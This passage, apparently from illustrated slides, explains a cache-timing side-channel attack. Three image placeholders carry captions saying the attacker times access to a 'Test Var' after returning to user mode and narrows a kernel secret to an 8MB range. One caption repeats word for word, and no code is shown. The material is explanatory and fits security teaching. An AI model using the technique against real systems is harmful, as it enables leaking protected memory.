


When resuming back to user-mode, the attacker measures the access time to the **Test Var**, and sees it's cached




When resuming back to user-mode, the attacker measures the access time to the **Test Var**, and sees it's cached


Now that the value of the secret is reduced to an 8MB range, we can “zoom in"



